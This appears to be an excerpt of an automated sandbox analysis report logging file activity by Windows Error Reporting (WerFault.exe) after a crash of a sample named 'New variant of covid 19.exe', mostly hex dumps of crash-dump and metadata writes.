C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DCF03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD9CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DCF03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DD95705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DCF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll.aux	unknown	1100	success or wait	1	6DCF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DCF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DCF03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CC01B4F	ReadFile

Analysis Process: WerFault.exe PID: 5488 Parent PID: 6372

General

Start time:	22:18:59
Start date:	09/03/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6372 -s 1956
Imagebase:	0xe10000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6A1E1717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4292.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4292.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER48DD.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER48DD.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_New variant of c_e98153242e2463491fed9836c52db2aa5aff77_4c54b198_1517500f	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_New variant of c_e98153242e2463491fed9836c52db2aa5aff77_4c54b198_1517500f\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6A1D497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4292.tmp	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER48DD.tmp	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4292.tmp.dmp	success or wait	1	6A1D4BEF	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	success or wait	1	6A1D4BEF	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER48DD.tmp.xml	success or wait	1	6A1D4BEF	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6F9.tmp.csv	success or wait	1	6A1D4BEF	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB709.tmp.txt	success or wait	1	6A1D4BEF	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4292.tmp.dmp	unknown	32	4d 44 4d 50 93 a7 ee a0 0f 00 00 00 20 00 00 00 00 00 00 00 d4 64 48 60 a4 05 12 00 00 00 00 00	MDMP..... .....dH`.....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4292.tmp.dmp	unknown	6	00 00 00 00 00 00	.....	success or wait	1	6A1D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4292.tmp.dmp	unknown	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 ee 42 00 00 02 00 00 00 94 30 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 ff fb 8b 1f 00 00 00 00 54 05 00 00 f7 03 00 00 e4 18 00 00 bf 64 48 60 00 00 00 00 03 00 00 00 93 08 00 00 93 08 00 00 93 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 01 00 00 00 e0 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	.....U...........B.......0.... ..GenuineIntelW...........T... ....dH`.................. ....0.................. P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e................... ....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T. i.m.e..........	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4292.tmp.dmp	unknown	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 01 00 00 00 78 ec 2f 01 05 00 00 00 00 00 00 00 05 00 00 00 b8 eb 2f 01 10 ec 2f 01 22 d7 21 75 23 00 00 00 16 02 00 00 b8 eb 2f 01 2b 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa	....+...S...+. ..+.......x./.............../. ../.".!u#........./.+.........	success or wait	1	6A1D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4292.tmp.dmp	unknown	168	e8 18 00 00 00 00 00 00 52 43 43 e0 01 00 00 00 00 00 00 00 00 00 00 00 22 d7 21 75 00 00 00 00 05 00 00 00 00 00 00 00 04 16 13 80 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c2 6d 00 00 00 00 e8 21 6f 01 00 00 00 00 f8 ec 2f 01 00 00 00 00 01 00 00 00 00 00 00 00 80 ec 2f 01 00 00 00 00 78 ec 2f 01 00 00 00 00 f4 76 c3 6d 00 00 00 00 e0 14 d6 06 00 00 00 00 e8 21 6f 01 00 00 00 00 7a 77 c3 6d 00 00 00 00 d8 eb 2f 01 00 00 00 00 cc 02 00 00 7c 3b 00 00	........RCC............".!u.. ....m.....!o....... /............../.....x./..... .v.m.............!o.....zw.m.. ..../.........|;..	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4292.tmp.dmp	unknown	20	13 03 00 00 1c 19 f2 05 00 00 00 00 54 00 00 00 3c 9c 00 00	............T...<...	success or wait	787	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4292.tmp.dmp	unknown	84	00 00 00 00 00 00 00 00 04 44 ef 05 00 00 00 00 cc 28 fd ff 00 00 00 00 00 00 00 00 00 01 01 00 00 04 01 00 00 12 00 28 0c 00 00 00 00 2f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00	.........D.......(.................... (...../..............	success or wait	786	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4292.tmp.dmp	unknown	51	3a 6b 09 10 72 24 60 0a 09 39 0a 69 0a 0a 79 0b 0a d6 20 00 02 19 70 05 02 67 43 06 77 43 04 97 30 24 70 04 71 4a 36 95 70 5b 37 65 c7 90 30 45 c7 53 70	:k..r$`..9.i..y... ...p..gC.wC ..0$p.qJ6.p[7e..0E.Sp	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4292.tmp.dmp	unknown	4	10 00 00 00	....	success or wait	16	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4292.tmp.dmp	unknown	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 aa aa aa aa aa aa aa 00 00 00 00 00 00 00 00 aa aa aa aa 00 00 00 00 50 dd 2f 01 bc 9a e5 77 23 00 00 00 16 02 00 00 c0 db 2f 01 2b 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa	?............................ ....+...S...+. ..+.......................... P./....w#........./.+.........	success or wait	16	6A1D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4292.tmp.dmp	unknown	48	cc 1a 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 00 10 0e 01 00 00 00 00 28 fa 54 09 00 00 00 00 d8 05 00 00 30 28 01 00 cc 02 00 00 3c 68 00 00	....(.T... .....0(.....<h..	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4292.tmp.dmp	unknown	4	54 00 00 00	T...	success or wait	84	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4292.tmp.dmp	unknown	60	36 00 00 00 4e 00 65 00 77 00 20 00 76 00 61 00 72 00 69 00 61 00 6e 00 74 00 20 00 6f 00 66 00 20 00 63 00 6f 00 76 00 69 00 64 00 20 00 31 00 39 00 2e 00 65 00 78 00 65 00 00 00	6...N.e.w. .v.a.r.i.a.n.t. .o.f. .c.o.v.i.d. .1.9...e.x.e...	success or wait	84	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4292.tmp.dmp	unknown	120	00 00 22 6a 00 00 00 00 00 80 0e 00 00 08 0f 00 d5 60 8e 5a 8e 3a 00 00 bd 04 ef fe 00 00 01 00 07 00 0e 00 00 00 f0 0b 07 00 0e 00 00 00 f0 0b 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 29 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 05 00 00 00	..“j.....`.Z.:..... .....?..... .....)..... ..@A.....	success or wait	5	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4292.tmp.dmp	unknown	30	18 00 00 00 52 00 69 00 63 00 68 00 45 00 64 00 32 00 30 00 2e 00 64 00 6c 00 6c 00 00 00	....R.i.c.h.E.d.2.0...d.l.l...	success or wait	5	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4292.tmp.dmp	unknown	668	00 00 9d 6a 00 00 00 00 00 10 01 00 03 ab 01 00 c4 1f 6d 8d 40 3b 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 fb fe 0f 00 01 00 00 00 ff ff 13 00 00 00 01 00 00 00 01 00 00 00 00 00 ff ff fe 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 90 79 02 00 00 00 00 00 a0 af 02 00 00 00 00 90 5c 01 00 00 01 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 0e 5d 03 00 00 00 00 00 44 5e 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 8f 8d 16 00 00 00 00 00 b1 71 09 00 00 00 00 00 40 ff 1f 00 00 00 00 00 9b 7f 09 00 00 00 00 00 8a 08 a7 48 00 00 00 00 06 8c 74 16 00 00 00 00 ec 90 6b 0d 00 00 00 00 be 43 e5 00 00 00 00 00 c0 9f 00 00 db bf 00 00 77 d8 04 00 ec c7 06 00 b1 71 09 00 fb 7e 15 00 9b 7f 09 00 eb a2 24 00 25 30 01 00 7e 59 10 00 00 00 00 00 fd 04 14 00 62 74 04	...j.....m.@;.....Zb ....y..... .....\.....].. ....D^.....q .....@.....H.... ..t.....k.....C..... ..w.....q...~.....$.%0.. ~Y.....bt.	success or wait	1	6A1D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4292.tmp.dmp	unknown	42686	06 00 00 00 4b 00 65 00 79 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69	....K.e.y.......E.v.e.n.t..... .....(...W.a.i.t. C.o.m.p.l.e.t.i.o.n.P.a.c.k.e.t.....I.o.C.o.m.p.l.e.t.i.o.n.....T.p.W.o.r.k.e.r.F.a.c.t.o.r.y.....I.R.T.i.m.e.r... (...W.a.i.t.C.o.m.p.l.e.t.i.o.n.P.a.c.k.e.t.....I.R.T.i.m.e.r...(...W.a.i	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4292.tmp.dmp	unknown	120	03 00 00 00 04 03 00 00 08 07 00 00 04 00 00 00 74 23 00 00 18 0a 00 00 0e 00 00 00 84 00 00 00 8c 2d 00 00 05 00 00 00 34 31 00 00 08 6b 00 00 06 00 00 00 a8 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 d4 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 28 65 00 00 93 d9 04 00 15 00 00 00 ec 01 00 00 10 2e 00 00 16 00 00 00 98 00 00 00 fc 2f 00 00	.....t#.....- .....41...k.....`... ....8.....T.....(e ...../..	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	ff fe	..	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<.?.x.m.l. .v.e.r.s.i.o.n.=.". 1...0.". .e.n.c.o.d.i.n.g.=.". U.T.F.-.1.6.".?.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6A1D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6A1D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 36 00 33 00 37 00 32 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.6.3.7.2.<./.P.i.d.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown
